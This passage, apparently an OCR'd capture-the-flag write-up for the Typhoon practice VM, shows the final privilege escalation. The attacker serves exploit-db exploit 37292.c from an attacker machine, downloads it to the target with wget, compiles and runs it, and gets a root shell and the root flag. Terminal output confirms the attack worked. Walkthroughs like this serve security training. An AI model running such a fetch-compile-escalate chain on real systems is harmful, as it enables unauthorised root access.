
so came to know we could it was vulnerable and The exploit we have used have highlighted, after that, we have copied the exploit 37292.c in the /root/ directory. Executing a Python server to download the file in the target machine.


cd /usr/share/exploitdb/exploits/linux/local/

python -m SimpleHTTPServer



cd /tmp
wget http://192.168.56.1:8000/37292.c
gcc 37292.c -o asd
chmod +x asd
./asd
id




Applications Places System
Tue Jul 7, 10:32 PM
typhoon@typhoon: /tmp
File Edit View Search Terminal Tabs Help
typhoon@typhoon:/tmp$ ls
37292.c hsperfdata_tomcat7 mongodb-27017.sock tomcat7-tomcat7-tmp
typhoon@typhoon:/tmp$ nano 37292.c
Use "fg" to return to nano.
[2]+ Stopped nano 37292.c
typhoon@typhoon:/tmp$ gcc 37292.c -o asd
typhoon@typhoon:/tmp$ chmod +x asd
typhoon@typhoon:/tmp$ ./asd
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(libvirtd),1000(typhoon)
# python -c 'import pty;pty.spawn("/bin/bash")'
root@typhoon:/tmp# cd /root/
root@typhoon:/root# ls
root-flag
root@typhoon:/root# cat root-flag
<Congrats!>
Typhoon_r00t3r!
</Congrats!>
root@typhoon:/root#